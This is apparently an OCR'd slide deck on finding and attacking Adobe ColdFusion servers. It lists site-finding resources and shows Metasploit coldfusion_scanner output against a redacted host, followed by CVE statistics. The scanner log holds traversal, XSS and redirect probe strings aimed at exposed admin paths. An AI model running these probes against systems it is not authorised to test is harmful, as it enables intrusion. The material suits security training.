
Finding Sites Running ColdFusion

- http://www.gotcfm.com/thelist.cfm




Finding Sites Running ColdFusion

- Delicious ☺



ColdFusion Hit list

- ColdFusion 5




ColdFusion Hit list

- ColdFusion 6

ColdFusion Hit list

- ColdFusion 7




ColdFusion Hit list

- ColdFusion 8


ColdFusion Hit list

- ColdFusion 9



ColdFusion Hit list

- ColdFusion 10



ColdFusion Scanner

- Metasploit Module to find ColdFusion URLs

```
msf  auxiliary(coldfusion_scanner) > run

[*] 302 Redirect to->http://       .194.200/
[+]         194.200:80 /CFIDE/administrator/index.cfm 200
[+]         194.200:80 /CFIDE/administrator/logging/settings.cfm?locale=../../../../sha1.js%00en 200
[+]         194.200:80 /CFIDE/componentutils/login.cfm 200
[+]         194.200:80 /CFIDE/componentutils/login.cfm?_cf_containerID=blahblah' 200
[+]         194.200:80 /CFIDE/componentutils/packagelist.cfm 200
[+]         194.200:80 /CFIDE/probe.cfm 500
[+]         194.200:80 /CFIDE/wizards/common/_authenticatewizarduser.cfm 200
[+]         194.200:80 /CFIDE/wizards/common/_logintowizard.cfm?%3C%22'%3E 200
[+]         194.200:80 /CFIDE/wizards/common/_logintowizard.cfm?<"'> 200
[+]         194.200:80 /CFIDE/wizards/common/utils.cfc?method=verifyldapserver&vserver=localhost&vport=389&vstart=&vusername=&vpassword=&returnformat=jso
n 200
[+]         .194.200:80 /CFIDE/debug/cf_debugFr.cfm?userPage=http%3A%2F%2Fgoogle.com 200
[+]         .194.200:80 /CFIDE/adminapi/base.cfc?wsdl 200
[+]         .194.200:80 /CFIDE/scripts/cfform.js 200
[*] 302 Redirect to->http://       .194.200/flashservices/
[*] 302 Redirect to->http://       .194.200/CFFormGateway/
[+]         .194.200:80 /CFIDE/GraphData.cfm 500
[+]         .194.200:80 /cfform-internal 500
[+]         .194.200:80 /compass/logon.jsp 500
[+]         .194.200:80 /travelnet/home.jsp 500
[+]         .194.200:80 /ws-client/loanCalculation.jsp 500
[+]         .194.200:80 /cfdocs/dochome.htm 200
[+]         .194.200:80 /CFIDE/wizards/common/_logintowizard.cfm 200
[+]         .194.200:80 /CFIDE/main/ide.cfm 200
[+]         .194.200:80 /CFIDE/Administrator/ 200
[+]         .194.200:80 /CFIDE/Administrator/Application.cfm 500
[+]         .194.200:80 /CFIDE/Administrator/index.cfm 200
[+]         .194.200:80 /CFIDE/administrator/aboutcf.cfm 200
```

ColdFusion Scanner

- Metasploit Module to find ColdFusion URLs

```
[*] 302 Redirect to->http://        194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.adminapi.security&path=/CFIDE/adminapi
/security.cfc
[-] no response for        194.200:80 /CFIDE/classes/cf-j2re-win.cab
[+]         194.200:80 /CFIDE/classes/cfapplets.jar 200
[*] 301 Redirect to->http://       .194.200/CFIDE/classes/images/
[+]         194.200:80 /CFIDE/componentutils/Application.cfm 500
[+]         194.200:80 /CFIDE/componentutils/_component_cfcToHTML.cfm 500
[+]         194.200:80 /CFIDE/componentutils/_component_cfcToMCDL.cfm? 500
[+]         194.200:80 /CFIDE/componentutils/_component_style.cfm 200
[+]         194.200:80 /CFIDE/componentutils/_component_utils.cfm 200
[*] 302 Redirect to->http://       .194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.cfcexplorer&path=/CFIDE
/componentutils/cfcexplorer.cfc
[+]        .194.200:80 /CFIDE/componentutils/cfcexplorer_utils.cfm 200
[+]        .194.200:80 /CFIDE/componentutils/componentdetail.cfm 200
[+]        .194.200:80 /CFIDE/componentutils/componentdoc.cfm 200
[+]        .194.200:80 /CFIDE/componentutils/componentlist.cfm 200
[*] 301 Redirect to->http://       .194.200/CFIDE/componentutils/gatewaymenu/
[*] 302 Redirect to->http://        194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.gatewaymenu.menu&path=/
CFIDE/componentutils/gatewaymenu/menu.cfc
[*] 302 Redirect to->http://        194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.gatewaymenu.menunode&pa
th=/CFIDE/componentutils/gatewaymenu/menunode.cfc
[+]        .194.200:80 /CFIDE/componentutils/login.cfm 200
[+]        .194.200:80 /CFIDE/componentutils/packagelist.cfm 200
[*] 302 Redirect to->http://       .194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.utils&path=/CFIDE/compo
nentutils/utils.cfc
[+]        .194.200:80 /CFIDE/debug/cf_debugFr.cfm 500
[+]        .194.200:80 /CFIDE/install.cfm 200
[+]        .194.200:80 /CFIDE/probe.cfm 500
[*] 302 Redirect to->http://       .194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.wizards.common.utils&path=/CFIDE/wizar
ds/common/utils.cfc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(coldfusion_scanner) >
```

Attacking ColdFusion

- http://www.cvedetails.com/version-list/53/8739/1/Adobe-Coldfusion.html

Adobe » Coldfusion : Vulnerability Statistics


Vulnerabilities (43) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules
Related OVAL Definitions : Vulnerabilities (0) Patches (0) Inventory Definitions (1) Compliance Definitions (0)
Vulnerability Feeds & Widgets New

Vulnerability Trends Over Time


Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2006	7	1	1				2			1	1				
2007	6	1	1				3				1				
2008	5						2			2	1	1			
2009	5						3				1				
2010	6						2	1			3				
2011	14	1					7		1		3		1		
Total	43	3	2				19	1	1	3	10	1	1		
% Of All		7.0	4.7	0.0	0.0	0.0	44.2	2.3	2.3	7.0	23.3	2.3	2.3	0.0	

